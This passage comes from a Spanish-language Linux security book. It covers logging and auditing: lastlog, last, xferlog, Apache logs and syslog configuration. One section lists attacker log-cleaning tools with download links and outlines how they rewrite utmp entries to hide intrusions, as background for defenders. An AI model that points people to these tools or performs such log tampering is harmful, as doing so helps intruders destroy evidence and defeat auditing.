"Covert Channels in the TCP/IP Protocol Suite" (Cubrir canales en el conjunto de protocolos TCP/IP), Craig Rowland, Rotherwick & Psionics Software Systems, Inc. (http://csrc.ncsl.nist.gov/nistpubs/800-10.ps).

"Packet Filtering for *Firewall* Systems" (Filtrado de paquetes para sistemas de *firewall*), CERT y Carnegie Mellon University, Febrero de 1995 (ftp://info.cert.org/pub/tech_tips/packet_filtering).

"A Network Perimeter with Secure External Access" (Un perímetro de red con acceso externo seguro), Frederick M. Avolio y Marcus J. Ranum. Detalles de la implementación de un pretendido *firewall* en la Casa Blanca (http://www.alw.nih.gov/Security/FIRST/papers/*firewall*/isoc94.ps).

"Packets Found on an Internet" (Paquetes encontrados en una Internet), Steven M. Bellovin, Lambda. Interesante análisis de paquetes encontrados en la pasarela de aplicaciones de AT&T (ftp://ftp.research.att.com/dist/smb/packets.ps).

"*Firewall* Application Notes" (Notas sobre la aplicación de *firewall*), Livingston Enterprises, Inc. Buen documento que comienza describiendo cómo construir un *firewall*. También da direcciones de *proxies* de aplicaciones sendmail relacionadas con *firewall* y las características de un *host* bastión (http://www.telstra.com.au/pub/docs/security/*firewall*-1.1.ps.Z).

"Creating a Linux *Firewall* Using the TIS Toolkit" (Cómo crear un *firewall* Linux utilizando las herramientas TIS), Benjamin Ewy (http://linuxjournal.com:82/lj-issues/issue25/1204.html).

"X Through the *Firewall* and Other Application Relays" (X a través de un *firewall* y otras aplicaciones)), Treese/Wolman, Digital Equipment Corp, Cambridge Research Lab (ftp://crl.dec.com/pub/DEC/CRL/tech-reports/93.10.ps.Z).

Resumen

Un *firewall* puede ofrecer una importante seguridad frente a ataques externos, pero no es una panacea. Debería protegerse de la tentación de dejar que su *firewall* se las arregle solo. En lugar de hacer eso, elíjalo con cuidado, apréndalo bien e intente verlo sólo como un componente principal de arquitectura de seguridad general. Siguiendo estos pasos, extraerá los máximos beneficios que puede ofrecer un *firewall*.

CAPÍTULO 19

Logs y auditorías

En este capítulo

¿Qué es exactamente logging?
Logging en Linux.
Otras herramientas interesantes de logging y de auditoría.
Resumen.

Si tuviera que enumerar diez ventajas que ofrece Linux, el *logging* estaría entre las cinco primeras. *Logging* es un componente esencial de cualquier sistema operativo de red. Este capítulo se centra en las herramientas y técnicas de *logging* que le ayudarán a mantenerse al día con su sistema.

¿Qué es exactamente *logging*?

Si acaba de cambiar a Linux, puede que no esté familiarizado con el *logging*. (La mayoría de los sistemas operativos orientados a escritorio ofrecen un *logging* mínimo o, a veces, ninguno.)

De forma breve, *logging* es cualquier procedimiento por el que un sistema operativo o aplicación graba eventos mientras ocurren y los guarda para un examen posterior.

Es difícil decir cuándo el *logging* se convirtió en un procedimiento importante en las computadoras, procedente de la disciplina de la programación. Incluso cuando escribe un programa relativamente sencillo, es útil tener información de diagnóstico a mano. Por ejemplo:

- Si el programa falla, y si es así, cuándo y por qué.
- El UID y el PID del programa.
- ¿Quién ha utilizado el programa y cuándo?
- ¿Realiza el programa tareas de la manera que usted quiere?

Puede también tener otras razones para incorporar el *logging* a sus programas. Suponga que le contratan para hacer un programa CGI que crea y gestiona una base de datos de contactos. No es una mala idea buscar cambios (y, en particular, datos borrados), como sigue:

```
open(DELETELOG, ">>deletelog");
  $date='/bin/date';
$linenumber = $.;
$linerecord = $_;
@fields=split('\!\:\!', $linerecord);
  select(DELETELOG);
  print "Sobre el día $date, borró las línea número $linenumber: ";
    print "$fields[0] : $fields[1] : $fields[2]\n";
  close(DELETELOG);
```

De este modo, si su cliente borra inadvertidamente un registro irreemplazable, puede recuperarlo más tarde del *log*.

En un contexto de seguridad, el *logging* sirve a un propósito diferente: para preservar un registro de las acciones dañinas de un atacante. Los *logs* ofrecen la única evidencia real de que ha ocurrido un delito.

Logging en Linux

El *logging* en Linux es dominante y sucede en los niveles de sistema, aplicación e, incluso, protocolo. Y, aunque hay excepciones (por ejemplo, software de terceros), la mayoría de los servicios Linux imprimen información *log* en archivos estándar o, incluso, en archivos de *log* compartidos.

La mayoría residen en /var/log:

```
[root@linux6 log]# ls -lF
total 19
drwxr-xr-x  3 root   root         1024 Jul 1 11:35 httpd/
-rw-r--r--  1 root   root         3232 Jul 1 12:12 lastlog
-rw-r--r--  1 root   root          185 Jul 1 12:02 mail
drwxr-xr-x  2 majordom majordom   1024 Aug 19 1998 majordomo/
-rw-------  1 root   root         3132 Jul 1 13:02 messages
-rw-r--r--  1 root   root            0 Jul 1 12:02 news.all
drwxr-xr-x  3 news   news         1024 Jul 1 11:40 news.d/
-rw-r--r--  1 root   root            0 Jul 1 12:02 nwamd.log
-rw-r--r--  1 root   root            0 Jul 1 12:02 nwclientd.log
drwxr-xr-x  2 postgres database   1024 Jul 1 11:57 postgres.d/
drwxr-xr-x  2 root   root         1024 Oct 4  1996 promondia/
drwxr-xr-x  2 root   root         1024 Aug 19 1998 samba.d/
-rw-------  1 root   root         1055 Jul 1 12:14 secure
-rw-r--r--  1 root   root            0 Jul 1 12:02 spooler
drwxrwxr-x  2 uucp   uucp         1024 Aug 19 1998 uucp/
-rw-r--r--  1 root   root         1232 Jul 1 12:15 wtmp
-rw-------  1 root   root           91 Jul 1 12:15 xferlog
[root@linux6 log]#
```

Veamos estos archivos y las utilidades que los generan.

lastlog

lastlog sigue la pista de *logins* de usuario. Como se explica en la página del manual de lastlog:

> "lastlog da formato e imprime los contenidos del último *log login*, /var/log/lastlog. Se imprimirán el nombre de *login*, puerto y la última hora de *login*. El valor por defecto (sin indicadores) hace que las entradas lastlog se impriman en orden UID."

Por defecto, lastlog informa de todos los usuarios enumerados en /etc/passwd, como se muestra en el siguiente ejemplo:

```
[root@linux6 log]# lastlog
Username         Port     From        Latest
```

```
root             tty1                    Thu Jul 1 12:12:12 1999
bin                                      **Never logged in**
daemon                                   **Never logged in**
adm                                      **Never logged in**
lp                                       **Never logged in**
sync                                     **Never logged in**
shutdown                                 **Never logged in**
halt                                     **Never logged in**
mail                                     **Never logged in**
news                                     **Never logged in**
uucp                                     **Never logged in**
operator                                 **Never logged in**
games                                    **Never logged in**
gopher                                   **Never logged in**
ftp                                      **Never logged in**
man                                      **Never logged in**
majordom                                 **Never logged in**
postgres                                 **Never logged in**
hapless          ttyp0     172.16.0.1    Thu Jul 1 12:11:40 1999
[root@linux6 log]#
```

Puede especificar un solo usuario utilizando la opción de línea de comando -u, como se muestra a continuación (la sintaxis es lastlog -u user):

```
[root@linux6 log]# lastlog -u root
Username         Port     From           Latest
root             tty1                    Thu Jul 1 12:12:12 1999
[root@linux6 log]#
```

lastlog saca su información de /var/log/lastlog. (Si examina /var/log/lastlog, encontrará que es un archivo de datos, por lo que no intente concatenarlo desde una línea de introducción de comando *shell*.)

NOTA

A diferencia que otros sistemas de *logging*, las entradas lastlog son sólo temporales. Por tanto, debería tomar medidas para preservar los datos lastlog durante unos días.

last

last informa del último *login* de usuarios. Como se explica en la página del manual de last:

> "last busca a través del archivo /var/log/wtmp (o el archivo designado por el indicador -f) para mostrar una lista de todos los usuarios que hayan hecho *log* in (y *out*) desde que se creó el archivo."

Los datos suministrados incluyen:

- Usuarios.
- La terminal (o servicio) que utilizaron para hacer el *log* in.
- Su dirección IP (o nombre del *host*) durante la sesión especificada.
- La fecha y hora.
- La duración de sus sesiones.

Lo siguiente es un ejemplo de la consulta last:

```
[root@linux6 log]# last
hapless  ftp          172.16.0.1   Thu Jul 1 12:15 - 12:15 (00:00)
hapless  ftp          172.16.0.1   Thu Jul 1 12:14 - 12:14 (00:00)
root     tty1                      Thu Jul 1 12:12   still logged in
hapless  ttyp0        172.16.0.1   Thu Jul 1 12:11 - 12:14 (00:02)
hapless  tty1                     Thu Jul 1 12:10 - 12:10 (00:00)
reboot   system boot              Thu Jul 1 12:10
root     tty1                     Thu Jul 1 12:03 - crash (00:07)

wtmp begins Thu Jul 1 12:03:07 1999
[root@linux6 log]#
```

Este informe last está sacado de un sistema recientemente instalado, por lo que la salida last es escasa. Cuando su máquina lleve funcionando un tiempo, los informes last pueden ser de varias páginas. En estos casos, probablemente querrá sacar informes last de algunos usuarios en particular (como contraposición a todos los usuarios). Para hacerlo, utilice el comando last junto con el usuario deseado, como se muestra a continuación:

```
last root
[root@linux6 log]# last root
root   tty1         Thu Jul 1 12:12  still logged in
root   tty1         Thu Jul 1 12:03 - crash (00:07)
wtmp begins Thu Jul 1 12:03:07 1999
[root@linux6 log]#
```

last soporta varias opciones de línea de comandos que controlan el formato y la longitud de salida. Están resumidas en la Tabla 19.1.

Tabla 19.1 Opciones de línea de comandos de last

Opción	Función
-a	Utilice la opción -a para especificar que last debería mostrar la información del nombre de *host* en el último campo.
-d	Utilice la opción -d para especificar que last debería mostrar no sólo el nombre de *host* del objetivo, sino también su dirección IP.

Tabla 19.1 Opciones de línea de comandos de last *(continuación)*

Opción	Función
-n [*número*]	Utilice la opción -n para especificar cuántas líneas debería imprimir last.
-num [*número*]	Utilice la opción -n para especificar cuántas líneas debería imprimir last.
-R	Utilice la opción -R para especificar que last debería omitir el campo del nombre de *host* en la salida.
-x	Utilice la opción -x para especificar que last debería mostrar las recargas del sistema y ejecuciones de cambio de nivel.

No menosprecie el valor de los informes de last. last puede ayudarle a investigar las intrusiones. Aquí tiene un ejemplo: recuerdo un caso en que un usuario local autorizado aparentemente había hecho *log* in en su ISP y utilizado una máquina *shell* para atacar un ISP en Canadá. Sin embargo, tuve un problema con ese escenario, porque cuando examiné el informe last del usuario, vi que durante los dos años en que había tenido una cuenta, nunca había utilizado Telnet para conectarse a *shell* (o ninguna otra máquina dentro de su dominio ISP). Eso, sencillamente, no cuadraba. (Resultó que otro usuario local, un usuario Linux, por cierto, se había apropiado de la cuenta.)

NOTA

También puede utilizar last para detectar otras actividades falsas. Un nuevo colega me preguntó una vez por qué ejecutaba *scripts* que sacaban automáticamente informes w, who y last cada pocos minutos en varias máquinas y los redirigían a un servidor *log* separado. Se lo imaginó rápidamente cuando más tarde nos enfrentamos a un ataque de diversión. El atacante tenía una cuenta legítima en un paquete *shell* y la utilizó para imitar otra máquina local haciéndose pasar por un usuario de otra. Aunque el atacante hacía sus deberes, parece que no los hizo muy bien. Porque, aunque las dos máquinas informaron supuestamente de direcciones legítimas, mis búsquedas w, who y last captaron su IP real y procesos de la otra. Cuando se relacionó con todos los demás *logs* de sistema de las máquinas afectadas, se hizo claro quién era el culpable. Esto fue así aunque el atacante había atacado algunos *logs*.

Cómo sortear los lastlog, last y wtmp

Los atacantes saben que /var/log/lastlog y /var/log/wtmp pueden descubrirlos. Por tanto, todo pirata mantiene un registro actualizado de barredores y limpiadores (programas que sortean y burlan los sistemas *logging* predefinidos).

Los siguientes son algunos con los que puede experimentar:

- cloak. Funciona no sólo en Linux, sino también en SCO, BSD, Ultrix y HP/UX. Consiga cloak en http://agape.trilidun.org/~wart/hack/program-hiders/clear_log/cloak.c.

- cloak2. Es una poderosa herramienta de *shadowing*. Como dice el autor, "¡¡¡Ahora puede atribuir toda la utilización de SU CPU a otros cuando juegue!!!". Busque cloak2 en http://www.k-elektronik.org/arsip/eksploit/stealth-tools/cloak2.c.
- utclean. Es una utilidad que elimina cualquier evidencia de su presencia en wtmp, wtmpx, utmp, utmpx y lastlog. Busque utclean en http://www.hoobie.net/security/exploits/hacking/utclean.c.
- remove. Limpiará utmp, wtmp y lastlog, borrando toda evidencia de su presencia. remove es superior a muchos competidores, porque en realidad elimina las entradas y no deja huecos en los archivos. (Los huecos son una pista segura si el administrador de sistemas mira con más detenimiento.) Busque remove en http://nmrc.org/files/unix/remove.c.
- utmpedit (de Anon E. Mouse). Es un editor de utmp sencillo y rápido. Búsquelo en http://www.k-elektronik.org/arsip/eksploit/stealth-tools/utmpedit.c.
- SYSLOG Fogger (de panzer@dhp.com). Es una herramienta versátil para añadir entradas syslog falsas. (Esta herramienta funciona remotamente.) Búsquelo en http://www.k-elektronik.org/arsip/eksploit/stealth-tools/sysfog.c.
- marry (de Proff). Es un editor potente (y, quizá, el último) de utmp, wtmp y lastlog. Busque marry en http://www.society-of-shadows.com/exploits/bin/marry.c.

Los limpiadores de *log* son ejemplos concretos de cómo las técnicas de programación legítimas pueden utilizarse para sortear la seguridad del sistema. (En otras palabras, como los *scanners*, las utilidades de acceso al *log* son herramientas que pueden utilizarlas igual de eficientemente usuarios bien intencionados y no tan bien intencionados).

Si quiere saber más sobre los limpiadores de *log* (o quizá escribir uno propio), examine la fuente de las utilidades mencionadas anteriormente. La mayoría de los limpiadores de *log* requieren una de estas bibliotecas:

- utmp.h. Una biblioteca de título que puede utilizar para captar niveles de ejecución, cargar eventos de tiempo, procesos init, procesos *login*, procesos de usuario, tipo de *login*, nombre de *host* originario, etc. (Para obtener más información, véanse las páginas del manual de utmp o wtmp.)
- unistd.h. Una biblioteca de título que puede utilizar para captar mensajes de sistema sobre condiciones de error, condiciones de aviso, información de depuración, etc.

El atacante escribe código que abre utmp y, utilizando algo parecido a strncpy (copia de cadenas), reemplaza la línea actual con datos específicos de usuario (o utiliza sencillamente strncpy para reemplazar la línea actual por un espacio en blanco o nada en absoluto).

Para cubrirse contra piratas que manipulan sus entradas de *log*, debería utilizar al menos una herramienta de *logging* patentada o de terceros. Este método le ofrece dos grandes ventajas. Primera, pocos piratas sabrán (o se molestarán en verifi-

car) que está utilizando herramientas de *logging* especiales. Segunda, tales herramientas derivarán sus *logs* de manera independiente, sin utilizar *logs* de sistema operativo como índice inicial. Si más tarde compara esta información con los *logs* de sistema por defecto y encuentra una discrepancia, sabrá instantáneamente que se ha llevado a cabo una intrusión.

Piense también en aislar sus *logs* de la manipulación. Por ejemplo, escríbalos en medio de una sola escritura o en un servidor de *log* remoto. Es un poco más caro, pero le garantiza que tendrá un conjunto de *logs* fiables, y la fiabilidad lo es todo.

xferlog

xferlog graba transferencias de archivos FTP. Como se explica en la página del manual de xferlog:

> "El archivo xferlog contiene información de *logging* del demonio del servidor FTP, ftpd(8). Este archivo se encuentra normalmente en /usr/adm, pero puede colocarse en cualquier otro sitio utilizando una opción en ftpd(8). Cada entrada de servidor se compone de una sola línea..."

Los campos de salida incluyen los siguientes:

- La hora actual.
- La duración de la transferencia de archivo.
- El *host* remoto (nombre de *host*/IP).
- El tamaño del archivo transferido.
- El nombre del archivo.
- El tipo de transferencia (binaria/ASCII).
- Cualquier acción especial realizada (si el archivo estaba comprimido o empaquetado).
- La dirección de la transferencia (entrante, saliente).
- El modo de acceso (anónimo, huésped o usuario autentificado).
- El nombre del usuario.
- El servicio.
- El método de autentificación.
- La ID de usuario autentificada.

Lo que sigue muestra algún ejemplo de salida:

```
[root@linux6 log]# more xferlog
Thu Jul 1 12:15:14 1999 1 172.16.0.1 694 /home/hapless/index.html
➥a _ i r hapless ftp 0 *
Thu Jul 1 13:20:17 1999 1 172.16.0.1 694 /home/hapless/index.html
➥a _ o r hapless ftp 0 *
[root@linux6 log]#
```

Estas entradas muestran que el usuario hapless (desde 172,16.0.1) llevó a cabo dos transferencias, una entrante (i), una saliente (o), de index.html como usuario autentificado (r) en las horas especificadas.

Logs httpd

httpd almacena sus *logs* en /var/log/httpd/apache en dos archivos:

- access_log. access_log almacena información general de acceso: quién contactó con el servidor, cuándo, cómo y qué acciones llevó a cabo.
- error_log. error_log almacena errores de acceso (y otros).

Veámos ahora el formato de esos archivos.

access_*log*: el archivo *log* de acceso HTTP

access_log almacena los siguientes valores:

- La dirección IP del visitante.
- La fecha y hora del evento.
- El comando o petición.
- El código de estado.

Lo siguiente muestra algunos ejemplos de salidas:

```
[root@linux6 apache]# more access_log
172.16.0.1 - - [01/Jul/1999:13:09:46 -0700] "GET / HTTP/1.0" 2001879
172.16.0.1 - - [01/Jul/1999:13:09:46 -0700] "GET / HTTP/1.0" 2001879
172.16.0.1 - - [01/Jul/1999:13:09:46 -0700] "GET /mmback.gif HTTP/1.0"
➥404 204
172.16.0.1 - - [01/Jul/1999:13:09:46 -0700] "GET /mmback.gif HTTP/1.0"
➥404 204
172.16.0.1 - - [01/Jul/1999:13:09:46 -0700] "GET /head.gif HTTP/1.0" 200
➥17446
172.16.0.1 - - [01/Jul/1999:13:09:46 -0700] "GET /head.gif HTTP/1.0" 200
➥17446
172.16.0.1 - - [01/Jul/1999:13:09:57 -0700] "GET /mmback.gif HTTP/1.0"
➥404 204
172.16.0.1 - - [01/Jul/1999:13:09:57 -0700] "GET /mmback.gif HTTP/1.0"
➥404 204
172.16.0.1 - - [01/Jul/1999:13:10:04 -0700] "POST /HTTP/1.0" 405 228
172.16.0.1 - - [01/Jul/1999:13:10:04 -0700] "POST /HTTP/1.0" 405 228
172.16.0.1 - - [01/Jul/1999:13:10:06 -0700] "GET /mmback.gif HTTP/1.0"
➥404 204
172.16.0.1 - - [01/Jul/1999:13:10:06 -0700] "GET /mmback.gif HTTP/1.0"
➥404 204
```

La Tabla 19.2 ofrece una referencia rápida de códigos de estado HTTP.

Tabla 19.2 Códigos de estado httpd

Código	Descripción
200	El código 200 indica que todo fue bien; la transferencia tuvo éxito y no hubo errores.
201	El código 201 indica que se llevó a cabo un comando POST y funcionó con éxito y sin eventos.
202	El código 202 indica que el servidor aceptó procesar el comando del cliente.
203	El código 203 indica que el servidor sólo pudo satisfacer parcialmente la petición del cliente.
204	El código 204 indica que se procesó la petición del cliente, pero el servidor no pudo devolver ningún dato.
300	El código 300 indica que el cliente pidió datos que se han movido recientemente.
301	El código 301 indica que el servidor encontró los datos pedidos por el cliente en un URL alternativo temporalmente redirigido.
302	El código 302 indica que el servidor sugirió una localización alternativa para los datos pedidos por el cliente.
303	El código 303 indica que hubo un problema porque el servidor no pudo modificar los datos requeridos.
400	El código 400 indica que el cliente realizó una petición mal formulada que, por tanto, no pudo procesarse.
401	El código 401 indica que el cliente intentó acceder a datos para los que no está autorizado.
402	El código 402 indica que se ha negociado una forma de pago.
403	El código 403 indica que el acceso está prohibido.
404	El código 404 (el más frecuente) indica que el documento no se ha encontrado.
500	El código 500 indica que se ha producido un error interno del servidor del que no ha podido recuperarse. (Éste es un error corriente cuando el cliente llama a un *script* CGI defectuoso.)
501	El código 501 indica que el cliente pidió una acción que el servidor no pudo realizar (o que no soporta).
502	El código 502 indica que el servidor está sobrecargado.
503	El código 503 indica que httpd estaba esperando otro servicio de salida para devolver datos, pero que el servicio externo se quedó colgado o murió.

error_*log*: el *log* de mensajes de error

error_log almacena, por defecto, los siguientes campos:

- La fecha y la hora.
- El tipo de informe (error).
- El motivo del error.
- El servicio.
- La acción llevada a cabo (a veces).

Lo siguiente muestra algún ejemplo de salida:

```
[root@linux6 apache]# more error_log
[Thu Jul 1 12:03:01 1999] [notice] Apache/1.3.1 (Unix) configured --
➥resuming normal operations
[Thu Jul 1 13:09:46 1999] [error] File does not
➥exist:/home/httpd/html/mmback.gif
[Thu Jul 1 13:09:57 1999] [error] File does not
➥exist:/home/httpd/html/mmback.gif
[Thu Jul 1 13:10:06 1999] [error] File does not
➥exist:/home/httpd/html/mmback.gif
[Thu Jul 1 13:33:30 1999] [notice] httpd: caught SIGTERM, shutting down
[Thu Jul 1 13:35:04 1999] [notice] Apache/1.3.1 (Unix) configured--
➥resuming normal operations
[Thu Jul 1 13:51:39 1999] [notice] httpd: caught SIGTERM, shutting down
[Thu Jul 1 21:23:28 1999] [notice] Apache/1.3.1 (Unix) configured--
➥resuming normal operations
```

Logs httpd a medida

Apache le permite personalizar sus *logs* con la instrucción LogFormat. Lo siguiente es el valor predefinido:

```
LogFormat "%h %l %u %t \"%r\" %s %b"
```

Esto indica que, por defecto, hace *logs* de:

- La dirección del *host* remoto.
- El nombre del *log* remoto poco fiable y disponible sólo si el paquete del cliente está ejecutando ident.
- El usuario remoto (también poco fiable).
- El momento (formato *log* estándar, (Thu Jul 1 13:10:06 1999), por ejemplo).
- La primera petición del cliente.
- El estado.
- Los bytes enviados.

La Tabla 19.3 resume las directivas de LogFormat.

Tabla 19.3 Directivas de LogFormat de httpd

Directiva	Función
%{env_variable}e	La instrucción %e definirá la variable de entorno especificada.
%b	La instrucción %b guarda el número total de bytes enviados (sin incluir títulos).
%f	La instrucción %f guarda el nombre de archivo pedido.
%h	La instrucción %h guarda la dirección del *host* remoto.
%l	La instrucción %l guarda el nombre de *log* (nombre de usuario) del usuario del cliente (si están ejecutando ident).
%P	La instrucción %P guarda el PID del proceso que satisfizo la petición del cliente.
%p	La instrucción %p guarda el puerto al que el servidor dirigió la respuesta.
%r	La instrucción %r guarda la primera línea de la petición del cliente.
%s	La instrucción %s guarda el estado de la petición del cliente.
%t	La instrucción %t guarda la hora de la petición.
%T	La instrucción %T guarda el tiempo que se tardó en satisfacer la petición del cliente.
%u	La instrucción %u guarda el usuario remoto (utilizando auth).
%U	La instrucción %U guarda el URL que el cliente pidió inicialmente.
%v	La instrucción %v guarda el nombre de *host* del *host* virtual.

Mensajes *Kernel* y de sistema

Los mensajes *Kernel* y de sistema son manipulados por dos demonios:

- syslogd. syslogd guarda el tipo de *logging* que utilizan muchos programas. Típicos valores que retiene syslogd son el nombre del programa, el tipo de servicio, la prioridad y mensajes *log* de serie.
- klogd. klogd intercepta y hace *logs* de mensajes *kernel*.

Para ver syslogd y klogd en acción, debe ir a /var/log/messages.

/var/*log*/messages: mensajes *Kernel* y de sistema de grabación

/var/log/messages recibe los de mensajes salida de syslogd y klogd.

NOTA

Si su sistema Linux está anticuado, encontrará mensajes en /var/adm.

Los mensajes *Kernel* y del diagnóstico de sistema aparecen en el orden en que se recibieron.

```
[root@linux6 log]# more messages
Jul 1 12:02:50 linux6 syslogd 1.3-3: restart.
Jul 1 12:02:52 linux6 kernel: klogd 1.3-3, log source = /proc/kmsg started.
Jul 1 12:02:52 linux6 kernel: Loaded 4122 symbols from /boot/System.map-2.0.35.
Jul 1 12:02:52 linux6 kernel: Symbols match kernel version 2.0.35.
Jul 1 12:02:52 linux6 kernel: Loaded 95 symbols from 16 modules.
Jul 1 12:02:52 linux6 kernel: VFS: Mounted root (ext2 filesystem) readonly.
Jul 1 12:02:52 linux6 kernel: lp0 at 0x03bc, (polling)
Jul 1 12:02:52 linux6 kernel: CSLIP: code copyright 1989 Regents of the
➥University of California
Jul 1 12:02:52 linux6 kernel: SLIP: version 0.8.4-NET3.019-NEWTTY-
➥MODULAR (dynamic channels, max=256).
Jul 1 12:02:52 linux6 kernel: PPP: version 2.2.0 (dynamic channel allocation)
Jul 1 12:02:52 linux6 kernel: PPP Dynamic channel allocation code
➥copyright 1995 Caldera, Inc.
Jul 1 12:02:52 linux6 kernel: PPP line discipline registered.
Jul 1 12:02:52 linux6 kernel: Swansea University Computer Society
➥IPX 0.34 for NET3.035
Jul 1 12:02:52 linux6 kernel: IPX Portions Copyright (c) 1995 Caldera, Inc.
Jul 1 12:02:52 linux6 kernel: sysctl: ip forwarding off
Jul 1 12:02:52 linux6 amd[23101]: My ip addr is 0x100007f
Jul 1 12:02:52 linux6 amd[23102]: file server localhost type local starts up
Jul 1 12:02:53 linux6 amd[23102]: /etc/amd.localdev mounted fstype toplvl on /
```

Además de los mensajes syslog y *kernel* estándar, también encontrará mensajes de servicios de red:

```
Jul 1 12:10:38 linux6 syslog: LOGIN ON tty1 BY hapless
Jul 1 12:11:36 linux6 syslog: FAILED LOGIN 1 FROM 172.16.0.1 FOR haples,
➥User not known to the underlying authentication module
Jul 1 12:11:36 linux6 syslog: FAILED LOGIN 1 FROM 172.16.0.1 FOR haples,
➥User not known to the underlying authentication module
Jul 1 12:11:40 linux6 syslog: LOGIN ON ttyp0 BY hapless FROM 172.16.0.1
Jul 1 12:12:12 linux6 syslog: ROOT LOGIN ON tty1
Jul 1 12:14:37 linux6 ftpd[23622]: FTP LOGIN FROM 172.16.0.1
➥[172.16.0.1], hapless
Jul 1 12:14:41 linux6 ftpd[23622]: FTP session closed
Jul 1 12:15:07 linux6 ftpd[23625]: FTP LOGIN FROM 172.16.0.1
➥[172.16.0.1], hapless
Jul 1 12:15:15 linux6 ftpd[23625]: FTP session closed
```

syslog.conf: Cómo personalizar su syslog

Para personalizar su *logging* syslog, especifique sus normas en syslog.conf. Como se explica en la página del manual de syslog.conf:

> "El archivo syslog.conf es el principal archivo de configuración para syslogd(8) que hace *log* de los mensajes de sistemas en sistemas Unix. Este archivo especifica normas para el *logging*. Para ver las características especiales, consulte la página del manual de sysklogd(8)."

En syslog.conf, se definen las normas con dos campos:

- El campo selector. A qué hacer *log*.
- El campo action. Dónde hacerlo.

El campo Selector

En el campo Selector, debe especificar, al menos, uno de estos valores:

- El mensaje type.
- El mensaje priority.

Al mensaje type se le llama facility y debe ser uno de los siguientes valores:

- auth. auth es un servicio de seguridad que sigue la autentificación del usuario en varios servicios como FTP, *login*, etc. (Esencialmente, auth sigue la pista de cualquier acción de un usuario que requiera un nombre de usuario y una contraseña para hacer *login* o utilice el recurso objetivo.)
- authpriv. authpriv es un servicio de seguridad que sigue los mensajes de seguridad-autorización.
- cron. cron sigue los mensajes desde el sistema cron. cron es un demonio que ejecuta comandos programados. (Para más información, véase la página del manual de cron.)
- daemon. daemon sigue los mensajes adicionales demonio del sistema.
- kern. kern sigue los mensajes del *kernel*.
- lpr. lpr sigue los mensajes del sistema de impresora en línea.
- mail. mail sigue los mensajes del sistema de correo.
- news. news sigue los mensajes del sistema de noticias.
- uucp. uucp sigue los mensajes del subsistema de copia UNIX-a-UNIX.

Puede especificar *logging* global utilizando sólo facility y no priority. Por ejemplo, aquí tiene una norma que especifica que el sistema debería enviar todos los mensajes *Kernel* a la consola:

```
kern.*                  /dev/console
```

Aquí, facility es *kernel* y la action va a hacer *log* a /dev/console. O, si quisiera hacer *log* de todos los mensajes *kernel* a /var/log/messages, podría establecer una norma como la siguiente:

```
kern.*          /var/log/messages
```

La segunda mitad del campo Selector es la Priority, que no siempre es necesaria, a menos que quiera refinar su salida. La prioridad debe ser una de las siguientes:

- alert. alert indica defectos serios que requieren una atención inmediata.
- crit. crit (crítico) son mensajes que indican problemas fatales.
- debug. debug son mensajes que ofrecen información sobre depuración de procesos que se estén ejecutando.
- emerg. emerg (emergencia) son mensajes que indican condiciones de emergencia.
- err. err (error) son mensajes que consisten en STDERR típico.
- info. info (mensajes de información) son bastante antiguos para sus mensajes de información de programas.
- notice. notice son mensajes estándar.
- warning. warning son avisos estándar (por ejemplo, el sistema o recurso no pudo realizar la tarea requerida).

Así que, por ejemplo, si quisiera hacer *log* de los mensajes de error de su sistema de noticias, podría crear una norma como la siguiente:

```
# Save news errors of level err and higher
# in a special file.
news.err            /var/log/spooler
```

Aquí, sus valores son:

- Su facility = news.
- Su priority = err (mensajes de error).
- Su action = hace *log* de esto a /var/log/spooler.

El campo action

En el campo de acción, se especifica qué syslog debería ir con los mensajes que ha pedido. Como se vio anteriormente, una posibilidad es hacer *log* de los mensajes a un archivo en particular. Otras posibilidades son las siguientes:

- Conductos nombrados.
- La terminal o consola.
- Una máquina remota (si está ejecutando syslogd).
- Usuarios especificados.
- Todos los usuarios.

Por ejemplo, suponga que quisiera enviar sus mensajes *kernel* al *host* remoto linux3 (que esté ejecutando syslogd). Podría crear una norma como ésta:

```
kern.*          @linux3
```

O, quizá quiera enviar todas las alertas al usuario support. Podría crear una norma como ésta:

```
*.alert           support
```

El ejemplo de archivo syslog.conf que viene con Linux ofrece varias posibilidades prefabricadas:

```
[root@linux6 conf]# more /etc/syslog.conf

syslog.cong

# Log all kernel messages to the console.
# Logging much else clutters up the screen.
#kern.*                  /dev/console

# Log everything (except mail and news) of level info or higher.
# Hmm--also don't log private authentication messages here!
*.info;news,mail,authpriv,auth.none       -/var/log/messages

# Log debugging too
#*.debug;news,mail,authpriv,auth.none     -/var/log/debug

# The authpriv file has restricted access.
authpriv.*;auth.*               /var/log/secure
# true, 'auth' in the two previous rules is deprecated,
# but nonetheless still in use...

# Log all the mail messages in one place.
mail.*                   /var/log/mail

# As long as innd insists on blocking /var/log/news
# (instead of using /var/log/news.d) we fall back to ...
news.*                   /var/log/news.all

# Save uucp and news errors of level err and higher
# in a special file.
uucp,news.err           /var/log/spooler

# Everybody gets emergency messages, plus log them on
# another machine.
*.emerg              *
#*.emerg              @loghost
```

Si planea crear una red Linux extensa, haga *logging* con localizaciones locales y remotas. Esto le asegurará un nivel de redundancia. (Siempre es buena idea tener varias versiones. Nunca se sabe cuándo puede llegar el desastre.)

Cómo escribir a syslog desde sus propios programas

Con el tiempo, escribirá sus propios demonios y utilidades de *logging*. Por eso, es útil hablar brevemente de cómo escribir syslog desde sus programas.

En C, incluya la biblioteca syslog syslog.h. Como se explica en la página del manual de syslog(3):

> "syslog() genera un mensaje de *log* que distribuirá syslogd(8). La prioridad es una combinación del servicio y del nivel... Los argumentos que quedan tienen un formato, como en printf(3) y cualquier cosa que requiera, excepto que los dos caracteres %m se reemplazarán con la cadena de mensajes de error (strerror) correspondiente al valor presente de errno."

En su llamada a syslog, incluya un nivel syslog. La Tabla 19.4 enumera los niveles.

Tabla 19.4 Niveles syslog

Nivel	Función
LOG_CRIT	Hace *log* de un mensaje crítico.
LOG_DEBUG	Hace *log* de un mensaje de nivel de depuración.
LOG_EMERG	Hace *log* de un mensaje de emergencia.
LOG_ERR	Hace *log* de un mensaje de error.
LOG_INFO	Hace *log* de un mensaje de información.
LOG_NOTICE	Hace *log* de un mensaje de aviso.
LOG_WARNING	Hace *log* de una condición de aviso.

También puede incluir una facilidad syslog si resulta apropiado. La Tabla 19.5 enumera las posibles facilidades.

Tabla 19.5 Facilidades syslog

Facilidad	Función
LOG_AUTHPRIV	Especifica que el mensaje actual es de tipo AUTH (una notificación de seguridad, autorización o autentificación).
LOG_CRON	Especifica un mensaje de demonio de reloj (cron/at).
LOG_DAEMON	Especifica un mensaje de demonio de sistema.
LOG_KERN	Especifica un mensaje *kernel*.

Tabla 19.5 Facilidades syslog *(continuación)*

